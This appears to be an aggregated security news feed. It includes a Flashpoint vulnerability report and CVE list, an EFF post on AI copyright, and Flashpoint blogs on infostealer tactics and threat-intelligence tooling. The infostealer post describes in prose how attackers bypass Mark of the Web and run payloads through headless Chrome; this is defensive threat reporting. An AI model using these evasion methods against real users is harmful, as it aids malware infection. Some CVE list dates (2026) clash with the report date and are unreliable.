Of the vulnerabilities Flashpoint published this week, there are 34 that you can take immediate action on. They each have a solution, a public exploit exists, and are remotely exploitable. As such, these vulnerabilities are a great place to begin your prioritization efforts.

Diving Deeper – Urgent Vulnerabilities

Of the vulnerabilities Flashpoint published last week, four are highlighted in this week’s Vulnerability Insights and Prioritization Report because they contain one or more of the following criteria:

  • Are in widely used products and are potentially enterprise-affecting
  • Are exploited in the wild or have exploits available
  • Allow full system compromise
  • Can be exploited via the network alone or in combination with other vulnerabilities
  • Have a solution to take action on

In addition, all of these vulnerabilities are easily discoverable and therefore should be investigated and fixed immediately.

To proactively address these vulnerabilities and ensure comprehensive coverage beyond publicly available sources on an ongoing basis, organizations can leverage Flashpoint Vulnerability Intelligence. Flashpoint provides comprehensive coverage encompassing IT, OT, IoT, CoTs, and open-source libraries and dependencies. It catalogs over 100,000 vulnerabilities that are not included in the NVD or lack a CVE ID, ensuring thorough coverage beyond publicly available sources. The vulnerabilities that are not covered by the NVD do not yet have CVE ID assigned and will be noted with a VulnDB ID.

CVE IDTitleCVSS Scores (v2, v3, v4)Exploit StatusExploit ConsequenceRansomware Likelihood ScoreSocial Risk ScoreSolution Availability
CVE-2025-33222NVIDIA Isaac Launchable Unspecified Hardcoded Credentials5.0
9.8
9.3
PrivateCredential DisclosureHighLowYes
CVE-2025-33223NVIDIA Isaac Launchable Unspecified Improper Execution Privileges Remote Code Execution10.0
9.8
9.3
PrivateRemote Code ExecutionHighLowYes
CVE-2025-68613n8n Package for Node.js packages/workflow/src/expression-evaluator-proxy.ts Workflow Expression Evaluation Remote Code Execution9.0
9.9
9.4
PublicRemote Code ExecutionHighHighYes
CVE-2025-14847MongoDB transport/message_compressor_zlib.cpp ZlibMessageCompressor::decompressData() Function Zlib Compressed Protocol Header Handling Remote Uninitialized Memory Disclosure (Mongobleed)10.0
9.8
9.3
PublicUninitialized Memory DisclosureHighHighYes
Scores as of: December 30, 2025

NOTES: The severity of a given vulnerability score can change whenever new information becomes available. Flashpoint maintains its vulnerability database with the most recent and relevant information available. Login to view more vulnerability metadata and for the most up-to-date information.

CVSS scores: Our analysts calculate, and if needed, adjust NVD’s original CVSS scores based on new information being available.

Social Risk Score: Flashpoint estimates how much attention a vulnerability receives on social media. Increased mentions and discussions elevate the Social Risk Score, indicating a higher likelihood of exploitation. The score considers factors like post volume and authors, and decreases as the vulnerability’s relevance diminishes.

Ransomware Likelihood: This score is a rating that estimates the similarity between a vulnerability and those known to be used in ransomware attacks. As we learn more information about a vulnerability (e.g. exploitation method, technology affected) and uncover additional vulnerabilities used in ransomware attacks, this rating can change.

Flashpoint Ignite lays all of these components out. Below is an example of what this vulnerability record for CVE-2025-33223 looks like.


This record provides additional metadata like affected product versions, MITRE ATT&CK mapping, analyst notes, solution description, classifications, vulnerability timeline and exposure metrics, exploit references and more.

Analyst Comments on the Notable Vulnerabilities

Below, Flashpoint analysts describe the five vulnerabilities highlighted above as vulnerabilities that should be of focus for remediation if your organization is exposed.

CVE-2025-33222

NVIDIA Isaac Launchable contains a flaw that is triggered by the use of unspecified hardcoded credentials. This may allow a remote attacker to trivially gain privileged access to the program.

CVE-2025-33223

NVIDIA Isaac Launchable contains an unspecified flaw that is triggered as certain activities are executed with unnecessary privileges. This may allow a remote attacker to potentially execute arbitrary code.

CVE-2025-68613

n8n Package for Node.js contains a flaw in packages/workflow/src/expression-evaluator-proxy.ts that is triggered as workflow expressions are evaluated in an improperly isolated execution context. This may allow an authenticated, remote attacker to execute arbitrary code with the privileges of the n8n process.

CVE-2025-14847

MongoDB contains a flaw in the ZlibMessageCompressor::decompressData() function in mongo/transport/message_compressor_zlib.cpp that is triggered when handling mismatched length fields in Zlib compressed protocol headers. This may allow a remote attacker to disclose uninitialized memory contents on the heap.

Previously Highlighted Vulnerabilities

CVE/VulnDB IDFlashpoint Published Date
CVE-2025-21218Week of January 15, 2025
CVE-2024-57811Week of January 15, 2025
CVE-2024-55591Week of January 15, 2025
CVE-2025-23006Week of January 22, 2025
CVE-2025-20156Week of January 22, 2025
CVE-2024-50664Week of January 22, 2025
CVE-2025-24085Week of January 29, 2025
CVE-2024-40890Week of January 29, 2025
CVE-2024-40891Week of January 29, 2025
VulnDB ID: 389414Week of January 29, 2025
CVE-2025-25181Week of February 5, 2025
CVE-2024-40890Week of February 5, 2025
CVE-2024-40891Week of February 5, 2025
CVE-2024-8266Week of February 12, 2025
CVE-2025-0108Week of February 12, 2025
CVE-2025-24472Week of February 12, 2025
CVE-2025-21355Week of February 24, 2025
CVE-2025-26613Week of February 24, 2025
CVE-2024-13789Week of February 24, 2025
CVE-2025-1539Week of February 24, 2025
CVE-2025-27364Week of March 3, 2025
CVE-2025-27140Week of March 3, 2025
CVE-2025-27135Week of March 3, 2025
CVE-2024-8420Week of March 3, 2025
CVE-2024-56196Week of March 10, 2025
CVE-2025-27554Week of March 10, 2025
CVE-2025-22224Week of March 10, 2025
CVE-2025-1393Week of March 10, 2025
CVE-2025-24201Week of March 17, 2025
CVE-2025-27363Week of March 17, 2025
CVE-2025-2000Week of March 17, 2025
CVE-2025-27636
CVE-2025-29891
Week of March 17, 2025
CVE-2025-1496
Week of March 24, 2025
CVE-2025-27781Week of March 24, 2025
CVE-2025-29913Week of March 24, 2025
CVE-2025-2746Week of March 24, 2025
CVE-2025-29927Week of March 24, 2025
CVE-2025-1974 CVE-2025-2787Week of March 31, 2025
CVE-2025-30259Week of March 31, 2025
CVE-2025-2783Week of March 31, 2025
CVE-2025-30216Week of March 31, 2025
CVE-2025-22457Week of April 2, 2025
CVE-2025-2071Week of April 2, 2025
CVE-2025-30356Week of April 2, 2025
CVE-2025-3015Week of April 2, 2025
CVE-2025-31129Week of April 2, 2025
CVE-2025-3248Week of April 7, 2025
CVE-2025-27797Week of April 7, 2025
CVE-2025-27690Week of April 7, 2025
CVE-2025-32375Week of April 7, 2025
VulnDB ID: 398725Week of April 7, 2025
CVE-2025-32433Week of April 12, 2025
CVE-2025-1980Week of April 12, 2025
CVE-2025-32068Week of April 12, 2025
CVE-2025-31201Week of April 12, 2025
CVE-2025-3495Week of April 12, 2025
CVE-2025-31324Week of April 17, 2025
CVE-2025-42599Week of April 17, 2025
CVE-2025-32445Week of April 17, 2025
VulnDB ID: 400516Week of April 17, 2025
CVE-2025-22372Week of April 17, 2025
CVE-2025-32432Week of April 29, 2025
CVE-2025-24522Week of April 29, 2025
CVE-2025-46348Week of April 29, 2025
CVE-2025-43858Week of April 29, 2025
CVE-2025-32444Week of April 29, 2025
CVE-2025-20188Week of May 3, 2025
CVE-2025-29972Week of May 3, 2025
CVE-2025-32819Week of May 3, 2025
CVE-2025-27007Week of May 3, 2025
VulnDB ID: 402907Week of May 3, 2025
VulnDB ID: 405228Week of May 17, 2025
CVE-2025-47277Week of May 17, 2025
CVE-2025-34027Week of May 17, 2025
CVE-2025-47646Week of May 17, 2025
VulnDB ID: 405269Week of May 17, 2025
VulnDB ID: 406046Week of May 19, 2025
CVE-2025-48926Week of May 19, 2025
CVE-2025-47282Week of May 19, 2025
CVE-2025-48054Week of May 19, 2025
CVE-2025-41651Week of May 19, 2025
CVE-2025-20289Week of June 3, 2025
CVE-2025-5597Week of June 3, 2025
CVE-2025-20674Week of June 3, 2025
CVE-2025-5622Week of June 3, 2025
CVE-2025-5419Week of June 3, 2025
CVE-2025-33053Week of June 7, 2025
CVE-2025-5353Week of June 7, 2025
CVE-2025-22455Week of June 7, 2025
CVE-2025-43200Week of June 7, 2025
CVE-2025-27819Week of June 7, 2025
CVE-2025-49132Week of June 13, 2025
CVE-2025-49136Week of June 13, 2025
CVE-2025-50201Week of June 13, 2025
CVE-2025-49125Week of June 13, 2025
CVE-2025-24288Week of June 13, 2025
CVE-2025-6543Week of June 21, 2025
CVE-2025-3699Week of June 21, 2025
CVE-2025-34046Week of June 21, 2025
CVE-2025-34036Week of June 21, 2025
CVE-2025-34044Week of June 21, 2025
CVE-2025-7503Week of July 12, 2025
CVE-2025-6558Week of July 12, 2025
VulnDB ID: 411705Week of July 12, 2025
VulnDB ID: 411704Week of July 12, 2025
CVE-2025-6222Week of July 12, 2025
CVE-2025-54309Week of July 18, 2025
CVE-2025-53771Week of July 18, 2025
CVE-2025-53770Week of July 18, 2025
CVE-2025-54122Week of July 18, 2025
CVE-2025-52166Week of July 18, 2025
CVE-2025-53942Week of July 25, 2025
CVE-2025-46811Week of July 25, 2025
CVE-2025-52452Week of July 25, 2025
CVE-2025-41680Week of July 25, 2025
CVE-2025-34143Week of July 25, 2025
CVE-2025-50454Week of August 1, 2025
CVE-2025-8875Week of August 1, 2025
CVE-2025-8876Week of August 1, 2025
CVE-2025-55150Week of August 1, 2025
CVE-2025-25256Week of August 1, 2025
CVE-2025-43300Week of August 16, 2025
CVE-2025-34153Week of August 16, 2025
CVE-2025-48148Week of August 16, 2025
VulnDB ID: 416058Week of August 16, 2025
CVE-2025-32992Week of August 16, 2025
CVE-2025-7775Week of August 24, 2025
CVE-2025-8424Week of August 24, 2025
CVE-2025-34159Week of August 24, 2025
CVE-2025-57819Week of August 24, 2025
CVE-2025-7426Week of August 24, 2025
CVE-2025-58367Week of September 1, 2025
CVE-2025-58159Week of September 1, 2025
CVE-2025-58048Week of September 1, 2025
CVE-2025-39247Week of September 1, 2025
CVE-2025-8857Week of September 1, 2025
CVE-2025-58321Week of September 8, 2025
CVE-2025-58366Week of September 8, 2025
CVE-2025-58371Week of September 8, 2025
CVE-2025-55728Week of September 8, 2025
CVE-2025-55190Week of September 8, 2025
VulnDB ID: 419253Week of September 13, 2025
CVE-2025-10035Week of September 13, 2025
CVE-2025-59346Week of September 13, 2025
CVE-2025-55727Week of September 13, 2025
CVE-2025-10159Week of September 13, 2025
CVE-2025-20363Week of September 20, 2025
CVE-2025-20333Week of September 20, 2025
CVE-2022-4980Week of September 20, 2025
VulnDB ID: 420451Week of September 20, 2025
CVE-2025-9900Week of September 20, 2025
CVE-2025-52906Week of September 27, 2025
CVE-2025-51495Week of September 27, 2025
CVE-2025-27224Week of September 27, 2025
CVE-2025-27223Week of September 27, 2025
CVE-2025-54875Week of September 27, 2025
CVE-2025-41244Week of September 27, 2025
CVE-2025-61928Week of October 6, 2025
CVE-2025-61882Week of October 6, 2025
CVE-2025-49844Week of October 6 2025
CVE-2025-57870Week of October 6, 2025
CVE-2025-34224Week of October 6, 2025
CVE-2025-34222Week of October 6, 2025
CVE-2025-40765Week of October 11, 2025
CVE-2025-59230Week of October 11, 2025
CVE-2025-24990Week of October 11, 2025
CVE-2025-61884Week of October 11, 2025
CVE-2025-41430Week of October 11, 2025
VulnDB ID: 424051Week of October 18, 2025
CVE-2025-62645Week of October 18, 2025
CVE-2025-61932Week of October 18, 2025
CVE-2025-59503Week of October 18, 2025
CVE-2025-43995Week of October 18, 2025
CVE-2025-62168Week of October 18, 2025
VulnDB ID: 425182Week of October 25, 2025
CVE-2025-62713Week of October 25, 2025
CVE-2025-54964Week of October 25, 2025
CVE-2024-58274Week of October 25, 2025
CVE-2025-41723Week of October 25, 2025
CVE-2025-20354Week of November 1, 2025
CVE-2025-11953Week of November 1, 2025
CVE-2025-60854Week of November 1, 2025
CVE-2025-64095Week of November 1, 2025
CVE-2025-11833Week of November 1, 2025
CVE-2025-64446Week of November 8, 2025
CVE-2025-36250Week of November 8, 2025
CVE-2025-64400Week of November 8, 2025
CVE-2025-12686Week of November 8, 2025
CVE-2025-59118Week of November 8, 2025
VulnDB ID: 426231Week of November 8, 2025
VulnDB ID: 427979Week of November 22, 2025
CVE-2025-55796Week of November 22, 2025
CVE-2025-64428Week of November 22, 2025
CVE-2025-62703Week of November 22, 2025
VulnDB ID: 428193Week of November 22, 2025
CVE-2025-65018Week of November 22, 2025
CVE-2025-54347Week of November 22, 2025
CVE-2025-55182Week of November 29, 2025
CVE-2024-14007Week of November 29, 2025
CVE-2025-66399Week of November 29, 2025
CVE-2022-35420Week of November 29, 2025
CVE-2025-66516Week of November 29, 2025
CVE-2025-59366Week of November 29, 2025
CVE-2025-14174Week of December 6, 2026
CVE-2025-43529Week of December 6, 2026
CVE-2025-8110Week of December 6, 2026
CVE-2025-59719Week of December 6, 2026
CVE-2025-59718Week of December 6, 2026
CVE-2025-14087Week of December 6, 2026
CVE-2025-62221Week of December 6, 2026

Transform Vulnerability Management with Flashpoint

Request a demo today to see how Flashpoint can transform your vulnerability intelligencevulnerability management, and exposure identification program.

Request a demo today.

Artificial Intelligence, Copyright, and the Fight for User Rights: 2025 in Review

25 December 2025 at 21:07

A tidal wave of copyright lawsuits against AI developers threatens beneficial uses of AI, like creative expression, legal research, and scientific advancement. How courts decide these cases will profoundly shape the future of this technology, including its capabilities, its costs, and whether its evolution will be shaped by the democratizing forces of the open market or the whims of an oligopoly. As these cases finished their trials and moved to appeals courts in 2025, EFF intervened to defend fair use, promote competition, and protect everyone’s rights to build and benefit from this technology.

At the same time, rightsholders stepped up their efforts to control fair uses through everything from state AI laws to technical standards that influence how the web functions. In 2025, EFF fought policies that threaten the open web in the California State Legislature, the Internet Engineering Task Force, and beyond.

Fair Use Still Protects Learning—Even by Machines

Copyright lawsuits against AI developers often follow a similar pattern: plaintiffs argue that use of their works to train the models was infringement and then developers counter that their training is fair use. While legal theories vary, the core issue in many of these cases is whether using copyrighted works to train AI is a fair use.

We think that it is. Courts have long recognized that copying works for analysis, indexing, or search is a classic fair use. That principle doesn’t change because a statistical model is doing the reading. AI training is a legitimate, transformative fair use, not a substitute for the original works.

More importantly, expanding copyright would do more harm than good: while creators have legitimate concerns about AI, expanding copyright won’t protect jobs from automation. But overbroad licensing requirements risk entrenching Big Tech’s dominance, shutting out small developers, and undermining fair use protections for researchers and artists. Copyright is a tool that gives the most powerful companies even more control—not a check on Big Tech. And attacking the models and their outputs by attacking training—i.e. “learning” from existing works—is a dangerous move. It risks a core principle of freedom of expression: that training and learning—by anyone—should not be endangered by restrictive rightsholders.

In most of the AI cases, courts have yet to consider—let alone decide—whether fair use applies, but in 2025, things began to speed up.

But some cases have already reached courts of appeal. We advocated for fair use rights and sensible limits on copyright in amicus briefs filed in Doe v. GitHub, Thomson Reuters v. Ross Intelligence, and Bartz v. Anthropic, three early AI copyright appeals that could shape copyright law and influence dozens of other cases. We also filed an amicus brief in Kadrey v. Meta, one of the first decisions on the merits of the fair use defense in an AI copyright case.

How the courts decide the fair use questions in these cases could profoundly shape the future of AI—and whether legacy gatekeepers will have the power to control it. As these cases move forward, EFF will continue to defend your fair use rights.

Protecting the Open Web in the IETF

Rightsholders also tried to make an end-run around fair use by changing the technical standards that shape much of the internet. The IETF, an Internet standards body, has been developing technical standards that pose a major threat to the open web. These proposals would give websites to express “preference signals” against certain uses of scraped data—effectively giving them veto power over fair uses like AI training and web search.

Overly restrictive preference signaling threatens a wide range of important uses—from accessibility tools for people with disabilities to research efforts aimed at holding governments accountable. Worse, the IETF is dominated by publishers and tech companies seeking to embed their business models into the infrastructure of the internet. These companies aren’t looking out for the billions of internet users who rely on the open web.

That’s where EFF comes in. We advocated for users’ interests in the IETF, and helped defeat the most dangerous aspects of these proposals—at least for now.

Looking Ahead

The AI copyright battles of 2025 were never just about compensation—they were about control. EFF will continue working in courts, legislatures, and standards bodies to protect creativity and innovation from copyright maximalists.

The Infostealer Gateway: Uncovering the Latest Methods in Defense Evasion

Blogs

Blog

The Infostealer Gateway: Uncovering the Latest Methods in Defense Evasion

In this post, we analyze the evolving bypass tactics threat actors are using to neutralize traditional security perimeters and fuel the global surge in infostealer infections.

SHARE THIS:
Default Author Image
December 22, 2025

Infostealer-driven credential theft in 2025 has surged, with Flashpoint observing a staggering 800% increase since the start of the year. With over 1.8 billion corporate and personal accounts compromised, the threat landscape finds itself in a paradox: while technical defenses have never been more advanced, the human attack surface has never been more vulnerable.

Information-stealing malware has become the most scalable entry point for enterprise breaches, but to truly defend against them, organizations must look beyond the malware itself. As teams move into 2026 security planning, it is critical to understand the deceptive initial access vectors—the latest tactics Flashpoint is seeing in the wild—that threat actors are using to manipulate users and bypass modern security perimeters.

Here are the latest methods threat actors are leveraging to facilitate infections:

1. Neutralizing Mark of the Web (MotW) via Drag-and-Drop Lures

Mark of the Web (MotW) is a critical Windows defense feature that tags files downloaded from the internet as “untrusted” by adding a hidden NTFS Alternate Data Stream (ADS) to the file. This tag triggers “Protected View” in Microsoft Office programs and prompts Windows SmartScreen warnings when a user attempts to execute an unknown file.

Flashpoint has observed a new social engineering method to bypass these protections through a simple drag-and-drop lure. Instead of asking a user to open a suspicious attachment directly, which would trigger an immediate MotW warning, threat actors are instead instructing the victim to drag the malicious image or file from a document onto their desktop to view it. This manual interaction is highly effective for two reasons:

  1. Contextual Evasion: By dragging the file out of the document and onto the desktop, the file is executed outside the scope of the Protected View sandbox.
  2. Metadata Stripping: In many instances, the act of dragging and dropping an embedded object from a parent document can cause the operating system to treat the newly created file as a local creation, rather than an internet download. This effectively strips the MotW tag and allows malicious code to run without any security alerts.

2. Executing Payloads via Vulnerabilities and Trusted Processes

Flashpoint analysts uncovered an illicit thread detailing a proof of concept for a client-side remote code execution (RCE) in the Google Web Designer for Windows, which was first discovered by security researcher Bálint Magyar.

Google Web Designer is an application used for creating dynamic ads for the Google Ads platform. Leveraging this vulnerability, attackers would be able to perform remote code execution through an internal API using CSS injection by targeting a configuration file related to ads documents.

Within this thread, threat actors were specifically interested in the execution of the payload using the chrome.exe process. This is because using chrome.exe to fetch and execute a file is likely to bypass several security restrictions as Chrome is already a trusted process. By utilizing specific command-line arguments, such as the –headless flag, threat actors showed how to force a browser to initiate a remote connection in the background without spawning a visible window. This can be used in conjunction with other malicious scripts to silently download additional payloads onto a victim’s systems.

3. Targeting Alternative Softwares as a Path of Least Resistance

As widely-used software becomes more hardened and secure, threat actors are instead pivoting to targeting lesser-known alternatives. These tools often lack robust macro-protections. By targeting vulnerabilities in secondary PDF viewers or Office alternatives, attackers are seeking to trick users into making remote server connections that would otherwise be flagged as suspicious.

Understanding the Identity Attack Surface

Social engineering is one of the driving factors behind the infostealer lifecycle. Once an initial access vector is successful, the malware immediately begins harvesting the logs that fuel today’s identity-based digital attacks.

As detailed in The Proactive Defender’s Guide to Infostealers, the end goal is not just a password. Instead, attackers are prioritizing session cookies, which allow them to perform session hijacking. By importing these stolen cookies into anti-detect browsers, they bypass Multi-Factor Authentication and step directly into corporate environments, appearing as a legitimate, authenticated user.

Understanding how threat actors weaponize stolen data is the first step toward a proactive defense. For a deep dive into the most prolific stealer strains and strategies for managing the identity attack surface, download The Proactive Defender’s Guide to Infostealers today.

Request a demo today.

The post The Infostealer Gateway: Uncovering the Latest Methods in Defense Evasion appeared first on Flashpoint.

Surfacing Threats Before They Scale: Why Primary Source Collection Changes Intelligence

19 December 2025 at 17:32

Blogs

Blog

Surfacing Threats Before They Scale: Why Primary Source Collection Changes Intelligence

This blog explores how Primary Source Collection (PSC) enables intelligence teams to surface emerging fraud and threat activity before it reaches scale.

SHARE THIS:
Default Author Image
December 19, 2025

Spend enough time investigating fraud and threat activity, and a familiar pattern emerges. Before a tactic shows up at scale—before credential stuffing floods login pages or counterfeit checks hit customers—there is almost always a quieter formation phase. Threat actors test ideas, trade techniques, and refine playbooks in small, often closed communities before launching coordinated campaigns.

The signals are there. The challenge is that most organizations never see them.

For years, intelligence programs have leaned heavily on static feeds: prepackaged streams of indicators, alerts, and reports delivered on a fixed cadence. These feeds validate what is already known, but they rarely surface what is still taking shape. They are designed to summarize activity after it has matured, not to discover it while it is still evolving.

Meanwhile, the real innovation in fraud and threat ecosystems happens elsewhere in invite-only Telegram channels, dark web marketplaces, and regional-language forums that update in real time. By the time a static feed flags a new technique, it is often already widespread.

This disconnect has consequences. When intelligence arrives too late, teams are left responding to impact rather than shaping outcomes.

How Threats Actually Evolve

Fraudsters and threat actors do not work in isolation, they collaborate. In closed forums and encrypted channels, one actor experiments with a new login bypass, another tests two-factor authentication evasion, and a third packages those ideas into a tool or service. What begins as a handful of screenshots or code snippets quickly becomes a repeatable process.

These shared processes often take the form of playbooks that act as step-by-step guides that document how to execute a fraud scheme or exploit a weakness. Once a playbook begins circulating, scale is inevitable. Techniques that started as limited tests turn into thousands of coordinated attempts almost overnight.

Every intelligence or fraud analyst has experienced the moment when an unfamiliar tactic suddenly overwhelms detection systems. The frustrating reality is that the warning signs were often visible weeks earlier, they simply never made it into the static feeds teams were relying on.

Why Static Collection Falls Short

Static collection creates a sense of coverage, but that coverage is often shallow. Sources are fixed. Cadence is slow. Context is stripped away.

A feed might tell you that a domain, handle, or email address is associated with a known tactic, but not how that tactic was developed, who is promoting it, or whether it has any relevance to your organization’s specific exposure. You are seeing the exhaust, not the engine.

This lag matters. The window between a tactic being tested in a small community and being deployed at scale is often the most valuable moment for intervention. Miss that window, and response becomes exponentially more expensive.

As threats accelerate and collaboration among adversaries increases, intelligence programs that depend solely on static inputs struggle to keep pace.

A Different Model: Primary Source Collection

Primary Source Collection (PSC) changes how intelligence is gathered by starting with the questions that matter most and collecting directly from the original environments where those answers exist.

Rather than relying on a predefined list of sources or vendor-determined priorities, PSC begins with a defined intelligence requirement. Collection is then shaped around that requirement, directing analysts to the forums, marketplaces, and channels where relevant activity is actively unfolding.

This means monitoring closed communities advertising check alteration services. It means observing invite-only groups trading identity fraud tutorials. It means collecting original posts, screenshots, files, and discussions while they are still part of an active conversation instead of weeks later in summarized form. When actors begin discussing a new bypass technique or sharing proof-of-concept screenshots, that is the moment to act, not weeks later when the same method is being resold across marketplaces.

Primary Source Collection provides that window. It surfaces the conversations, artifacts, and early indicators that reveal what is coming next and gives teams the time they need to intervene before campaigns scale.

This does not replace analytics, automation, or baseline monitoring. It strengthens them by feeding earlier, richer insight into downstream systems. It ensures that detection and response are informed by how threats are actually developing, not just how they appear after the fact.

In one case, a financial institution using this approach identified counterfeit checks featuring its brand being advertised in underground marketplaces weeks before customers began reporting losses. By collecting directly from those spaces, analysts flagged the images, traced sellers, and alerted internal teams early enough to prevent further exploitation.

That is what early warning looks like when collection is aligned with purpose.

Making Intelligence Taskable

One of the most important shifts enabled by Primary Source Collection is tasking.

Traditional intelligence programs operate like autopilot. They deliver a steady stream of data, but that stream reflects the provider’s priorities rather than the organization’s evolving needs. Analysts spend valuable time triaging irrelevant information while emerging risks go unnoticed.

In classified intelligence environments, this problem has long been addressed through tasking. Every collection effort begins with a clearly defined requirement and priorities drive collection, not the other way around.

PSC applies that same discipline to open-source and commercial intelligence. Teams define Priority Intelligence Requirements (PIRs), such as identifying actors testing bypass methods for specific login flows, and immediately direct collection toward those needs. As priorities change, tasking changes with them.

This transforms intelligence from a passive stream into an operational capability. Analysts are no longer waiting for someone else’s update cycle. They are shaping visibility in real time, testing hypotheses, validating concerns, and uncovering tactics before they mature.

For leadership, this provides something more valuable than indicators: confidence that critical developments are not happening just out of sight.

How Taskable Collection Works in Practice

A taskable Primary Source Collection framework is dynamic by design. As stakeholder priorities shift due to a new campaign, incident, or geopolitical development, collection pivots immediately.

In practice, this approach includes:

  • Source discovery: Identifying new, relevant sources as they emerge, using a combination of analyst expertise and automated tooling.
  • Secure access: Entering closed or restricted spaces safely and ethically through controlled environments and vetted identities.
  • Direct collection: Capturing original content directly from threat actor environments, including posts, images, and files.
  • Processing and enrichment: Applying techniques such as optical character recognition, entity extraction, and metadata tagging to transform raw material into usable intelligence.
  • Delivery and collaboration: Routing outputs into investigative workflows or directly to stakeholders to accelerate response.

Intelligence can then mirror the agility of modern threats instead of lagging behind them.

Why This Shift Matters Now

Threat and fraud operations are moving faster than ever. Barriers to entry are lower. Tooling is more accessible. Collaboration rivals legitimate software development cycles.

Defenders cannot afford to move slower than the adversaries they are trying to stop.

Primary Source Collection is how intelligence teams keep pace. It aligns collection with mission needs, enables real-time tasking, and delivers insight early enough to change outcomes instead of just documenting them.

The signals have always been there. What has changed is the ability to surface them while they still matter.

See Primary Source Collection in Action

Flashpoint supports intelligence teams across fraud, cyber, and executive protection with taskable, primary source intelligence. Request a walkthrough to see how PSC enables earlier, more confident decision-making.

Request a demo today.

The post Surfacing Threats Before They Scale: Why Primary Source Collection Changes Intelligence appeared first on Flashpoint.

The Curious Case of the Comburglar

By: BHIS
18 December 2025 at 18:55

By Troy Wojewoda During a recent Breach Assessment engagement, BHIS discovered a highly stealthy and persistent intrusion technique utilized by a threat actor to maintain Command-and-Control (C2) within the client’s […]

The post The Curious Case of the Comburglar appeared first on Black Hills Information Security, Inc..

The CTI Analyst’s Isolated Arsenal: Desktop Tools for High-Risk Intelligence

16 December 2025 at 22:23

Blogs

Blog

The CTI Analyst’s Isolated Arsenal: Desktop Tools for High-Risk Intelligence

This blog explores how CTI teams safely analyze high-risk environments, engage with threat actors, and process sensitive data using Flashpoint Managed Attribution.

SHARE THIS:
Default Author Image
December 16, 2025

Cyber Threat Intelligence (CTI) analysts routinely operate in high-risk digital spaces where threat actors operate, such as Dark Web forums, encrypted chat rooms, and sites hosting massive breached datasets. Engaging with this data requires absolute confidence that your operational security (OPSEC) is up-to-date.

OPSEC failures can have significant consequences. A single attribution error or host-machine exposure can put both the analyst at risk, and compromise the organization’s security posture. To ensure your organization’s CTI activities remain anonymous, secure, and effective, this post focuses on two essentials: 

  • The types of desktop applications and tools that must run in a secure, isolated environment
  • How Flashpoint Managed Attribution (MA) provides the operational foundation for safe CTI workflows.

OPSEC & Access

Successful execution of CTI operations hinges on establishing a complete shield between the analyst and the target environment. These tools form the base layer for secure and anonymous activity, ensuring that an analyst’s real identity and location are never exposed.

Tool CategoryTool/TypeUse Case
Network AnonymityVPN ClientsIP Masking & Geo-Shifting: Adding a layer of IP obfuscation, especially when accessing geo-restricted content or high-risk sites (often used before Tor for added protection).
Secure CommunicationTelegram, Session, Tox, Pidgin (with OTR/OMEMO)Threat Actor Engagements: Contacting a threat actor (TA) about a posted dataset, discussing access, or validating a claimed compromise.
Network UtilityTorsocks / ProxychainsScript Anonymization: Forcing data collection scripts (Python, Go, etc.) to use an anonymized network when scraping or downloading data.

Operational Case Study: Secure Threat Actor Engagement with Telegram and Flashpoint Managed Attribution

When communicating anonymously with a threat actor, the Flashpoint Managed Attribution workflow provides the following key advantages for CTI teams:

  • Identity Protection: Creates a secure, isolated virtual machine with robust anonymization (VPN, Tor, rotating IPs) to protect the analyst’s identity. The analyst sets up messaging clients like Telegram within this secure environment, making it impossible for the threat actor to trace their real IP or location.
  • Continuous OPSEC: Continuously masks the operational footprint with constantly changing and untraceable IP addresses, ensuring all communication is routed through multiple layers of anonymity.
  • Host Machine Isolation & Secure Logging: All information exchanged is handled within this isolated environment to prevent malicious files from affecting the analyst’s host machine, while all communications are securely logged for later analysis.

Data Processing & Automation

CTI analysts routinely process massive log files and breach dumps that are unstable, unvalidated, or potentially malicious. By deploying essential data processing and automation tools within an isolated environment like Flashpoint Managed Attribution, you ensure this high-risk content never compromises the analyst’s host machine.

Tool CategoryTool/TypeUse Case
Scripting & AutomationPython, Golang, Bash/PowerShellBreach Data Analysis: Creating custom scraping and parsing scripts to download and search breached datasets (often multi-terabyte files) from ransomware or other leak sites.
Command-Line Toolsgrep, awk, sed, curl, wgetAssess Exposure: Quickly search for company-specific keywords, employee names, or technical indicators across massive, potentially compromised datasets.
Data Encoding/DecodingCyberChef (Desktop/Local Instance)Indicator of Compromise (IOC) Transformation: Decoding obfuscated strings, converting data formats, or analyzing potentially malicious content without sending it to an external server.

Operational Case Study: Automating Breach Data Analysis with Python and Flashpoint Managed Attribution

Within a Flashpoint Managed Attribution workspace, a CTI analyst deploys a Python script. The anonymized MA environment ensures:

  • This script crawls and downloads data through an untraceable, constantly changing IP network, performing on-the-fly parsing and storing extracted intelligence in an encrypted database. 
  • Data ingestion and analysis is executed securely, leaving no trace of the analyst’s activity.

Open Source Intelligence (OSINT) & Analysis

The below applications help analysts connect the dots between various pieces of intelligence but often require handling data from unverified or hostile sources, necessitating strict isolation.

Tool CategoryTool/TypeUse Case
ResearchTor BrowserDark Web Collection: Accessing closed forums, markets, and hosting sites for intelligence gathering and monitoring.
Link AnalysisMaltegoMapping Threat Actors: Identifying the infrastructure, affiliates, and complex relationships of a cybercrime group under investigation.
Evidence PreservationHunch.lyChain of Custody: Securely capturing and preserving online evidence (e.g., from a hacktivist blog or a ransomware leak page) before it is taken down.
Metadata AnalysisExifTool (Desktop Client)Source Attribution: Analyzing a file downloaded from a threat actor site to extract potential clues like hidden usernames, internal network paths, or original creation dates.

Operational Case Study: Analyzing a Ransomware Leak Page with Hunch.ly

When a new ransomware group emerges, a CTI analyst uses tools like Hunch.ly to safely collect evidence from leak sites. Hunch.ly captures all data, timestamps it, and creates a cryptographic hash to ensure integrity. Using tools like Hunch.ly inside of a secure virtual machine like Flashpoint Managed Attribution ensures the analyst’s anonymity, enabling thorough analysis without risking the analyst’s system or identity.

Unlock Maximum Tool Utility with Flashpoint Managed Attribution

Ultimately, while these desktop tools are indispensable for CTI analysts operating in high-risk environments, their effective and secure deployment hinges on a robust underlying platform. This is where Flashpoint Managed Attribution becomes an invaluable asset. By providing a secure, anonymous workspace, Flashpoint Managed Attribution allows analysts to leverage these powerful tools, from network anonymizers and secure communication channels to advanced OSINT and data processing applications within an environment specifically built for operational security. 

Request a demo today to ensure that gathered critical intelligence remains untraceable to your organization or analysts.

Request a demo today.

The post The CTI Analyst’s Isolated Arsenal: Desktop Tools for High-Risk Intelligence appeared first on Flashpoint.

Amazon Threat Intelligence identifies Russian cyber threat group targeting Western critical infrastructure

15 December 2025 at 20:20

